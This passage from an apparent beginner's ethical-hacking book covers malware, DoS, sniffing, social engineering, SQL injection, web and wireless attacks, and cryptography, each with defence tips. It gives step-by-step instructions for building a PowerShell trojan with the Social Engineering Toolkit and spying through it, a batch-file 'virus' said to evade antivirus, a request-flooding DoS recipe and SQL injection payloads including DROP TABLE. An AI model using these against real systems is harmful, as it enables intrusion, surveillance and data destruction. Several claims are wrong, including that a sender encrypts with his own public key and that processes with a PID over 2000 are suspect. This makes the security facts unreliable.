- Never keep easy to remember things as password, like date of birth, spouse name, current year etc.

4 MALWARE

4.1 INTRODUCTION

Malware is a malicious program that can wreck havoc to your computer and network. It is usually done when downloading illegal softwares or visiting websites of questionable nature. The different types of malwares are:

1. Virus:
   These are the most common types of malware, and are usually spread by infecting other programs and files.
2. Worm
   These are spread automatically without any intervention, once a worm enters the network, it spreads itself to infect other nodes in the network. They do not require any human intervention to spread.
3. Rootkit
   This gives the hacker admin level privileges once they are installed onto the victim's system.
4. Trojan
   The trojan was derived from the myth of troy which featured a trojan horse as a gift, which concealed enemy soldiers. Similarly, a trojan in IT is a program that provides the backdoor access to the victim's system, through which the hacker can remotely monitor and access the system.

   The trojan is concealed inside another program to remain undetected. The lifecycle of a trojan consists of 4 stages:


   The first stage is to create a payload which will steal the user info like phone number, social security number, credit card number etc. The second stage would consist of attaching the payload to a legitimate software like MS Office or MP3 file. The third stage is spreading the infecting files through websites, torrents or other methods and the fourth stage is infecting the victim's system since the payload has the same permission as the application.

   The trojan can be used to steal the victim's sensitive information, add it to a botnet, use it as proxy, record video from camera, grab the screenshot of the system etc.

Some of the ways to detect a trojan is to monitor the tasks running in the task manager on windows. Other signs include a disabled firewall, inability to open task manager, disabled antivirus, the system slows down, random shutdown/ restarts, links in web browser redirect to another website than the link, heavy network or hard drive activities.

5. Keylogger
   Keyloggers are used to log the keystrokes that are typed on the victim's system. They can be both hardware and software based. The software based keyloggers have been sophisticated enough to not just capture keystrokes but also to screenshot the screens and to mail the hacker with the keystrokes without the hacker having to physically access the system. One of the popular keyloggers used in market is the shadow keylogger which is a freeware.
6. Ransomware
   These attacks are becoming highly popular in recent times. The hacker would gain access to the victim's system through a malicious file and then encrypt the entire device and ransom the data to the victim in exchange for Bitcoins or other cryptocurrency.

   In Windows, a simple way to check for possible malware is to run the task manager, and monitor any process whose PID is above 2000 (since the system processes are usually upto 2000). Any reputable process would have a meaningful description as to what the process does.



4.2 CREATING A TROJAN

In this demo, we will be creating a trojan through a toolkit known as The Social Engineering Toolkit. The trojan will be created in the following steps:

1. Boot the Kali and run the terminal.
2. Type setoolkit and type y and agree to the terms of service
3. Select Powershell by typing 9 and clicking enter
4. Select the Powershell Alphanumeric Shellcode Injector.
5. Enter the IP address/DNS and type the port to 443.
6. Type yes

7. The payload can now be found in Home > .set > reports > powershell
   Note: Enable show hidden files in the file browser, else the .set folder won't be shown.
8. Rename the file extension of the file "x86_powershell_injection.txt" from ".txt" to ".bat".
9. Run the trojan file to a test system.
10. On kali type, session -i "Session Number"
    session number should be 1 by default
11. Typing sysinfo will get you the system information.
    From here on out, you could reboot the system, watch the webcam or log keystrokes.

Please ensure that the test system doesn't come with an antivirus else the trojan could be blocked.

Trojans can be distributed through emails, leaving USB near the target, physically placing them, through IMs on social media.

4.3 HOW TO STAY PROTECTED?

- Have legitimate and licensed antivirus installed on your systems.
- Never download pirated software and movies.
- Do not open email attachments from untrusted and unknown sources.
- Always scan a hard drive before opening it.
- Periodically scan your system with the antivirus.
- Keep your system updated with the latest version of software.
- Keep your antivirus updated with the latest virus definitions.

5 VIRUSES & WORMS

5.1 WHAT IS A VIRUS?

Attaches itself to another program and can replace system files. Requires human intervention to spread, is usually transmitted through downloads, torrents, USB drives and emails.

5.2 WHAT IS A WORM?

They too attach themselves to another program, but it copies and replicates on it's own without human intervention.

What do they do, they can corrupt files, delete them, encrypt them, change the file contents or run tasks.

5.3 WHAT IS THEIR MOTIVE?

A virus or worm could be used for espionage, financial gains, hacktivist activities, pranking, research purposes, rebellious reasons.

5.4 HOW TO SPOT AN INFECTION?

Some of the symptoms of a viral infection of the system are the system performs slowly, the system behaves weirdly such as restarts on its own, the camera turns on without user action, the cd drive opens, the system maybe performing high activity although the system is idle (e.g. of this is the system fan speed which could be high or the I/O light of the laptop blinks a lot indicating high volume activity), random files begin to appear in system, apps behave weirdly such as on MS Word, the language changes from the default language to some random foreign language, the system freezes.

5.5 LET'S CREATE A VIRUS TOGETHER

In the following code we will see how we can create a simple batch file that runs in a loop and consumes CPU usage. Open the notepad and type or copy the following code:

```
@echo off

:looppoint

start

goto :looppoint
```

Save the file with extension .bat and execute in your test environment.

Since it is a batch file, the antivirus doesn't detect it as a virus. This batch file runs in an infinite loop of opening a new instance of command line on the system.

5.6 STAYING VIGILANT

To stay protected from viruses and worms, ensure that you have a trusted antivirus installed and stay away from malicious websites. You can visit www.virustotal.com to check whether a site is malicious or not. Regularly patch and update the system and applications.

6 DENIAL OF SERVICE ATTACKS

6.1 WHAT ARE DOS ATTACKS?

DoS attacks are carried out to disrupt a service and make it unavailable. These attacks have risen in prominence due to espionage activities of malicious hackers for political or industrial defamation. The more advanced form of DoS is the Distributed DoS or DDoS. DDoS uses multiple sources to carry out a DoS attack making it harder to detect and mitigate from. One of the tools to visualize a DoS attack is by Kaspersky, which shows DoS attacks in real time. DDos attack could be used for hacktivism, an example of this is Operation: Payback that was carried out by anonymous hackers to disrupt Mastercard, in support of WikiLeaks. A compromised system could be used to carry out a botnet like DDoS attack when the user of the compromised system is unaware of the risk, which could in serious cases, result in a legal action against the innocent user by the victim of the DDoS attack. Incase of a botnet, there is a command center that orders the zombies or infected systems to carry out a DoS attack on a target, eg. there are 1 million infected machines connected to a command center, the hacker could command the infected machines to all access a website at the same time, hence putting the pressure on the website due to large volume of traffic.

6.2 SIMPLE HTTP DOS ATTACK

To carry this out, you need to install Fiddler first, and then visit to a website. You could then select the request and press Shift + R and repeat the request for a large amount say 10000 times.

6.3 HOW TO STAY PROTECTED?

- One of the most common ways to protect against a DoS attack is to setup firewalls on both hardware and software level that rejects suspicious traffic.
- Update the routers and firewalls with the latest patches.
- There are cloud based solutions that offer services to handle DDoS attack on your website, eg. Cloudflare.

7 SNIFFING

7.1 WHY SNIFF?

Sniffing refers to monitoring and analyzing packets. Think of it like eavesdropping a conversation, you might overhear valuable information. The data revealed through sniffing packets could be passwords, account information, emails, credit card details to name a few. The most common software for packet sniffing is Wireshark.

7.2 TYPES OF SNIFFING?

7.2.1 PASSIVE SNIFFING

The traffic is simply listened to and no type of manipulation is performed on it.

7.2.2 ACTIVE SNIFFING

The traffic is listened to and manipulations are performed, some of the types of active sniffing are:

- DHCP Attacks
- MAC Flooding
- DNS Poisoning
- ARP Poisoning
- Password Sniffing
- Spoofing Attacks

7.3 WHY WOULD ANYBODY SNIFF?

There are various reasons for sniffing. Some of them are:

- Steal confidential and sensitive data
- For man-in-the-middle attacks
- Sniff the packets and perform data manipulation
- VoIP tapping, similar to phone tapping where you overhear a conversation
- Session hijacking, taking over the session of the compromised system through spoofing

7.4 HOW TO STAY PROTECTED?

Some of the ways to stay protected from sniffing are:

- Encryption: It is the best mechanism to protect against sniffing attacks since the data is masked.
- Do not EVER access sensitive information through public wifi such as in airport or coffee shops.
- Making use of VPN.

8 BUFFER OVERFLOW

8.1 WHAT IS BUFFER OVERFLOW?

A buffer is a fixed length of memory storage used to store temporary data. A buffer overflow occurs when the data being stored into the buffer exceeds the boundaries of the buffer.

8.2 WHY DID THE BUFFER OVERFLOW?

Through buffer overflow a hacker can run illicit programs, gain control & access to the computer, corrupt the data, gain network access, "confuse" the logic of the program & reveal a security flaw or cause the program to crash creating a DoS like affect on the computer.

8.3 HOW TO PREVENT BUFFER OVERFLOW?

The two main ways to prevent BoF are:

- Address Space Layout Randomization (ASLR): To carry out a BoF attack the hacker needs to know the location of the data. By randomizing address spaces we mitigate the risk.
- Data Execution Prevention (DEP): Certain areas within the memory are flagged as executable or non-executable preventing the code from running in non-executable region.

9 SOCIAL ENGINEERING

9.1 WHAT IS SOCIAL ENGINEERING?

Social Engineering is the technique used to exploit a person to gain access into a system. It can also be considered as hacking human. Indeed, the weakest link in a secure system is a human. The hacker makes use of psychological manipulation or techniques to exploit a person into giving information or granting access.

9.2 EXPLOITABLE HUMAN ATTRIBUTES

Let's discuss some of the human attributes that could be exploited upon:

GREED

One of the seven deadly sins, being exploited by the hacker. The hacker would make entice the victim with financial gain. The Nigerian prince scam is a popular phishing email that exploits this emotion.

FEAR

The hacker would instill fear upon his victim, an example of this could be sextortion and threatening that the hacker has access to the victim's personal information.

URGENCY

Most of the attackers would call for action within a time frame, the reason behind this is to make the victim act irrationally without giving proper thought. The FOMO (Fear of missing out) usually makes a person go against his better judgement.

CURIOSITY

Sensational and outrageous articles or topics to peak a person's curiosity. The person might just out of curiosity do what the hacker wants. No wonder curiosity killed the cat.

SYMPATHY

A classic example of this is the grandmother scam. The hacker would send an email telling the story of unfortunate incidents that occurred to them and asking for help and thus preying on the softer side of human emotions.

RESPECT FOR AUTHORITY

A hacker might impersonate a person in power and thus the victim out of respect might not cross check or question the person. The CEO scam is a popular type attack, since the victim would think the email is from his boss and would immediately take the action mentioned in the email.

HELPFULNESS

It is human tendency to be resourceful. Out of this attribute a person might give out sensitive information. The best example of this is tailgating, it is human courtesy to hold the door for someone, and a person might exploit this behavior and gain access to places that he is not authorized to visit.

9.3 TYPES OF SOCIAL ENGINEERING ATTACKS

Social engineering attacks could be carried out through the computer or through face to face interactions. Let's discuss some of the types of social engineering attacks.

PHISHING EMAIL

It is the most common type of social engineering attack. An impersonation email is sent and the attacker mimics another entity and tries to extract information from the potential victim.

MALICIOUS ATTACHMENT

An email containing malicious attachment would be sent, the attachment could contain a trojan horse or ransomware.

SHOULDER SURFING

This attack is carried out by, by peeking over somebody's shoulder to see what they type. It is recommended to keep an eye if anybody is observing you type or to hide your keystrokes with one hand and type with the other.

TAILGATING

Tailgating is to walk closely to a person of authority when they pass through an area of restricted access. Example: It is considered rude to shut a door in somebody else's face, and a door that requires a keycard to be activated might be opened by an innocent victim, and out of courtesy he might allow the hacker to enter through the door.

VISHING

Vishing is phishing through voice. Imposters can spoof their numbers and pretend to be somebody else. Example, you could receive a call that shows the number of your bank but in reality the number is being spoofed, and the person then pretends to be a bank employee asking for personal information. Presence of mind and common sense can usually help navigate this situation, because a bank wouldn't ask sensitive info like PIN over the phone or ever ask. Secondly, when in doubt, it doesn't hurt to cut the call and call back to the number.

SPEAR PHISHING

Spear phishing is a subtype of phishing. Unlike normal phishing which could be distributed randomly across the internet, spear phishing is used to deliberately target a victim. This could be done to gain access to a particular company, so employees of that company could be spear phished.

PRETEXTING

Pretexting is the attack used to gather PII (personal identifiable information) from the victim. The attacker might pretend to be a friend, relative or person of power and try to gain personal information such as date of birth, social security number, mother's maiden name etc. Since there questions usually are used as security questions, getting these answers can be an easy way to reset the password.

BAITING

Baiting lures a victim in through greed or curiosity. An example of this could be to disperse a pen drive containing malicious software around the premises of the target organization that the hacker wants to break into. A gullible victim out of curiosity might pick up the random pen drive to see what is in it and then fall prey to this attack.

QUID PRO QUO

Quid pro quo is a Latin phase meaning something in return for something. The hacker might request personal information in exchange for gift or cash, the information could then be used for hacker.

EAVESDROPPING

There are a wide range of ways a hacker could eavesdrop on you. It could either be physically, through tapping your calls or email or planting a covert listening device. The sensitive information then leaks to the hacker.

DUMPSTER DIVING

How often don't we just throw away paper. Many a times the hacker will literally dive into the dumpsters outside a company and search through the garbage for sensitive documents. Like scuba divers who dive underwater to find beautiful coral, the dumpster diver, dives in hopes of coming across trade secrets or even passwords. It's a good practice to tear or shred the paper. Sometimes even if the paper is torn it could be still put together by a hacker, personally I go one step further and disperse the torn paper across different trash bins or burn the paper. There are professional companies too that handle such affairs to safeguard against dumpster divers.

9.4 HOW TO STAY PROTECTED?

THINK BEFORE YOU ACT

The best way to avoid any damage is to think before you act, take your time and analyze the scenario. Never fall for the time boxed approach of urgency. If need be always cross check and cross verify through offline mechanism such as a phone call or meeting face to face.

SITUATIONAL AWARENESS

Be mindful of the situation that you are in. An example of this could be the CEO fraud, question yourself would the CEO send such an email to you? Would the action mentioned in the email comply to his behavior in person?

STAY ALERT OF YOUR SURROUNDING

Be on the lookout of people nearby. Are there cameras that could view you typing, and hence be able to gather the information of what is being typed. Are there any people standing too close for comfort, such that they could shoulder surf or tailgate you.

LISTEN TO YOUR ANTIVIRUS ALERT

A good antivirus program should alert you upon getting redirected to a suspicious site. These days even browsers like chrome issue a warning when you try to browse a malicious website.

CHECK THE RELIABILITY OF THE SOURCE

Does the email seem legitimate? Check the email domain, check the email for grammar errors and typos.

In the case of vishing, Did the call come from a landline or a mobile phone, since professional calls are made from a landline. Is the call originating from a country where it doesn't operate? Example, you could have a local bank that operates only in your country, but the impersonator call could come from a foreign country pretending to be from the local bank.

10 SQL INJECTION

10.1 WHAT IS SQL INJECTION?

SQL is the language used to query data from the SQL databases. Bad coding practices could leave an application open to exploitation. A hacker may inject SQL queries that could cause the database to destroy or expose the data in the database. You could have a web form that works as follows:

```
User Name: Enter your email
Submit
```

When you click the submit button, it might call a function that queries the following:

```
Function onSubmit(userName)
{
      Query = "Select * from tblUsers where userName = " + username;
}
```

If the hacker enters the following in the user name input:

```
Xyz; DROP TABLE CART;
```

The resulting query would be:

```
Select * from tblUsers where userName = Xyz; DROP TABLE CART;
```

This would result in deleting the Cart table.

Another example would be the following:

```
 " or ""="
```

The resulting query would be:

```
Select * from tblUsers where userName = "" or ""=""
```

The above query is always true. This could result in retrieving all the data from the tblUsers.

10.2 HOW TO STAY PROTECTED?

SANITIZE INPUT AND VALIDATION

Always perform input validation to verify that the input doesn't contain invalid characters and complies to the type of characters allowed in the field. Eg. Do not allow text in phone number field, disable input of special characters in most of the fields.

DO NOT USE DYNAMIC SQL QUERIES

Rather than using dynamic SQL Queries in code, use parameterized queries or stored procedures.

KEEP YOUR DATABASE UPDATED WITH THE LATEST PATCHES

As with many software programs keep your database always up to date with the latest security patches since exploits keep getting created and vulnerabilities discovered.

APPROPRIATE LEAST PRIVILEGES

Do not use the admin account to perform the SQL queries, instead use an alternative account that is configured to read data from tblUsers but not update or delete it. This could mitigate the risk of not exposing all data or risking all the data from being deleted.

11 WEB SERVER

11.1 HOW CAN WEB SERVERS BE HACKED?

Websites are typically hosted on web servers. They need to be frequently maintained and updated with the latest security patches in order to secure them. Either the web server can be directly attacked through some of the attacks previously mentioned such as DoS attacks or some vulnerable application could provide a launching point for an attack, eg. an older version of a software that contained security bugs.

11.2 COMMON WEB SERVER VULNERABILITIES

DEFAULT SETTINGS

Every server comes with a set of defaults, and it is highly critical to change these as soon as possible, an example of this could be default user id and passwords. Not disabling them or changing their passwords could lead to an easy access into the server.

PRE-EXISTING BUGS

Bugs might exist on a certain version of the application running on the server or the version of the server itself, and therefore it is very important to constantly patch the server to the latest security update and update the applications running on the server.

MISCONFIGURATION ATTACKS

The server could be running services that aren't required to run. The error isn't handled and default error page is displayed giving away details of the server and application being run on the server.

DIRECTORY TRAVERSAL

Directory traversal should be disabled. The hacker could traverse the directory and download sensitive documents otherwise, they might also create a backdoor or replace an existing file with a file containing trojan.

11.3 HOW TO STAY PROTECTED?

PATCH MANAGEMENT

Ensure to always have the latest version of the software running with the latest patches.

ANTIVIRUS

A reliable antivirus should at the very least restrict malicious software from running.

DEFAULT CONFIGURATION CHANGES

The default configurations have to be either disabled or changed.

BLOCK UNUSED PORTS

Block the ports that are not in use, ports can be exploited for sneaking into the system.

CHECK APPLICATIONS FOR VULNERABILITIES

There are tools like Tenable Nessus that can scan the server and reveal the applications that have known vulnerabilities that are running on your server. Once, you recognize the vulnerable software, update them.

12 WEB APPLICATION

12.1 WHAT IS A WEB APPLICATION?

A web application is an application running on a server based on client-server model. The web application is hosted on a server. It could be written on C#, Java, PHP etc. to name a few. The applications could then be connected to a database or some web API.

12.2 HOW ARE WEB APPLICATIONS HACKED?

CROSS SITE SCRIPTING (XSS)

Cross-site scripting is a client side code injection attack. One way to carry out this attack is to execute a javascript code on a user's browser. By running the script, the website could be defaced and compromised.

HACKING CLIENT SIDE CONTROLS

By making use of the developer tools (F12 key in chrome to access developer tools) in browser the hacker could then manipulate the client side controls to discover vulnerabilities. The developer tools in browser and Fiddler can be a great resource to find out how the website operates and what network activities are carried out. I would strongly advise a person to extensively research in details about developer tools for browser.

WEAK AUTHENTICATION

Many applications come with default admin accounts and passwords which needs to be changed. Failure to do so can lead to a golden ticket and application can be compromised. Another issue is easy to guess passwords that can be guessed or easily cracked through brute force or dictionary attack.

12.3 HOW TO STAY PROTECTED?

HANDLING USER INPUTS

Sanitize the user inputs and check validation for user inputs. Eg. for phone numbers, a user shouldn't be allowed to enter characters and the length shouldn't exceed 10 characters commonly. Special characters should not be allowed in most of the fields.

HANDLING USER ACCESS

The application should monitor for abnormal activities. If a user attempts to login 10 times and fails, it could be a sign of malicious attempts to access the account. In such a case the account should be blocked and re-enabled if the user can identify themselves through security checks.

ACCESS CONTROL

Every account should follow the principle of least privileges. Every account should be granted access based on the least controls that are required. Eg. a user that needs to just read data shouldn't be given permissions to edit data.

AUDIT LOGS ARE YOUR FRIEND

Monitor and check audit logs constantly for abnormal activities. Logs can be used to monitor and alert the admins in case of abnormal activities.

BLOCKED!

After a successful audit log monitoring, the malicious user account can be blocked. Going one step further, even the IP address that the hacker used to carry out the account can be blocked to avoid further access to the user.

13 WIRELESS HACKING

13.1 INTRODUCTION

The elimination of wires have been a blessing since WiFi came into existence. This has caused a highway of web traffic in the air between devices and routers and the packets exchanged by them. With a large number of hotspots that are publicly available in airports, cafes, parks etc. have opened up new opportunities for vulnerabilities. Public hotspots that are not secured have been responsible for many hacks. WEP security for wifi is a security protocol to protect wireless networks. However, it is not secure enough and can be easily cracked.

13.2 TYPES OF HACKS

Wireless networks can be hacked in three ways:

1. Crack the WiFi password:
   The password could be Cracked to connect to the network.
2. Sniffing or Man in the middle (MITM) attack:
   The packets could be sniffed to read sensitive data that is being communicated between the router and the device. These packets could contain sensitive data such as passwords, credit card details etc.
3. Denial of Service Attack:
   The router could be flooded with malicious packets making it impossible for other devices to connect or communicate to the router making it useless.

13.3 TOP TOOLS OF THE CRAFT

Some of the tools that are used to hack into wireless networks are:

1. Cain & Abel:
   The popular password cracking tool is capable of cracking wireless passwords too.
2. Kismet:
   Kismet is a popular and powerful packet sniffing tool that is available on kali. The tool can be used to detect networks nearby and the clients connected to these networks.
3. Aircrack-ng
   This is another popular tool for cracking WiFi passwords.

13.4 HOW TO STAY PROTECTED?

Let's go through some of the tips and tricks to safeguard against wireless attacks:

1. Do not use public hotspots to access sensitive information.
2. Use a VPN when on public hotspots.
3. Install intrusion detection systems to detect unauthorized access.
4. Update the firmware of your wireless devices.
5. Do not use default and easy to guess passwords like pet name, phone number, spouse/child name etc.
6. Change the SSID and password frequently.
7. Make it hard for the hacker to identify you, do not set the SSID that can be identified as you, like your name, flat number, phone number etc.
8. Do not use WEP encryption which can be easily cracked. Instead use a stronger encryption like WPA2+AES.
9. Hide your network, in this scenario your router will not broadcast the SSID.
10. Use MAC filtering, in this scenario you can either use a whitelist wherein only the devices in this list can use the network or use black list where the devices that are in the list marked as black listed cannot access the network.

14 MOBILE PLATFORMS

14.1 INTRODUCTION

Mobile phones have become an essential part of modern life. It's hard to imagine a life without mobile phones. The amounts of mobile phone users will continue to grow with time. Since we carry our phones everywhere and use it for a wide range of activities like social media interactions, corporate emails, finding GPS location etc, hacking a phone would give away a wide range of information. For the scope of this book we would be covering android and iOS operating systems.

14.2 TYPES OF HACKS

A rooted android device and a jailbroken iOS device are highly vulnerable to hack attacks. Some of the ways a smartphone can be exploited are:

GET ROOT ACCESS

Root access can be exploited by the hacker, and once they gain root access they can control the device in any way they like.

INSTALL MALWARE

A jailbroken iOS or rooted android device can install 3rd party or non-trust worthy application which could contain malware.

PHISHING

We have gone though phishing in an earlier chapter, but the smart phone user could be phished to provide credentials too.

14.3 HOW TO STAY PROTECTED?

Listed below are some of the ways to stay protected:

1. Avoid rooting or jailbreaking the device.
2. Screen lock your devices with a strong password.
3. Encrypt your external memory card.
4. When you backup your iOS device locally, chose to encrypt the backup.
5. Do not install apps from unknown sources.
6. Keep your device updated with the latest OS.

15 SESSION HIJACKING

15.1 WHAT IS SESSION?

When a user visits a website, details of the user could be stored on server or client side for a time frame. These details recognize the user and the activities are correlated to them. A session is usually statetful, i.e. data of the user is stored either on client side or on the server. A session can be defined as the time period where a connection of communication is established between the user and the server in which the server recognizes the user, after the time period expires the session is destroyed and a new session needs to be established.

15.2 WHAT IS SESSION HIJACKING?

Session hijacking occurs when the session is exploited by the hacker. The hacker makes use of an active session of a user to gain unlawful access.

15.3 HOW CAN SESSION HIJACKING OCCUR?

COOKIE HIJACKING

Cookies are used to store information about the user on the client side. A hacker might steal the cookies and store it on his system and the website will recognize the hacker as the exploited user.

SESSION SIDE JACKING

A hacker would sniff a user's network traffic and intercept the session key. This is a type of man-in-the-middle attack.

CROSS SITE SCRIPTING (XSS)

The hacker could inject a malicious piece of code and compromise the session token. An example of this is a hacker would send email or IM to potential victims with links to trusted website, but the HTTP query parameters would contain injected code. In this type of attack, the hacker doesn't exploit the user directly, but exploits a known vulnerability in the website.

15.4 HOW TO STAY PROTECTED?

COOKIE HIJACKING

To stay protected from cookie hijacking, have trusted antivirus and anti-malware programs installed on your systems.

SESSION SIDE JACKING

Encryption of all data traffic for the entire session through SSL/TLS. Since the traffic is encrypted, even if it is sniffed by the hacker it would be obscured.

The web server should generate a new key for each new session rather than reuse the same key.

CROSS SITE SCRIPTING (XSS)

The server should make use of additional details apart from the session key to identify the user. Details like the IP address could be used as an additional detail.

Log out of a website once you have finished using it to actively terminate a session.

Clear your browsing history and cookies from time to time.

16 CRYPTOGRAPHY

16.1 A BRIEF HISTORY OF CRYPTOGRAPHY?

Cryptography has existed far before computers were even invented. During olden times, confidential letters would need to be exchanged. When the messenger would be en route to deliver the message, he could get mugged and the letter would fall in wrong hands. Hence, ciphers were created to make the message useless if it fell into the wrong hands since they wouldn't have the technique to decipher the message. Some of the initial forms of encryption were monoalphabetic and polyalphabetic substitution ciphers were the units of plaintext were converted to ciphertext.

16.2 A MODERN OVERVIEW OF CRYPTOGRAPHY

Cryptography is what keeps our data secure from hackers. The form of converting plaintext into ciphertext is known as encryption. A constant evolution of a higher secure form of encryption is what keeps our Right to Privacy intact. There are 4 major features of cryptography.

CONFIDENTIALITY

Information should only be accessed by the person that it is intended for.

INTEGRITY

The information cannot be modified in storage or in transit without the modification being detected.

NON-REPUDIATION

The creator or sender cannot deny at a later stage his or her intention in transmitting the information.

AUTHENTICATION

The identities of the sender and the receiver are confirmed. As well as the origin and destination of the information.

16.3 TYPES OF CRYPTOGRAPHY

There are three types of cryptography:

SYMMETRIC KEY CRYPTOGRAPHY

It is an encryption method where a single key is used to encrypt and decrypt by the sender and receiver. One of the most popular single key cryptography is Data Encryption Scheme (DES).

HASH FUNCTIONS

In hashing, a plaintext is passed to a function and converted to hash value. Hashing is done to encrypt passwords.

ASYMMETRIC KEY CRYPTOGRAPHY

This is also known as public key cryptography. There are two keys in this method, a public key and a private key. A public key can be shared with anyone but the private key is kept a secret. The sender encrypts the message with his public key and only the person with a secret key can decrypt it.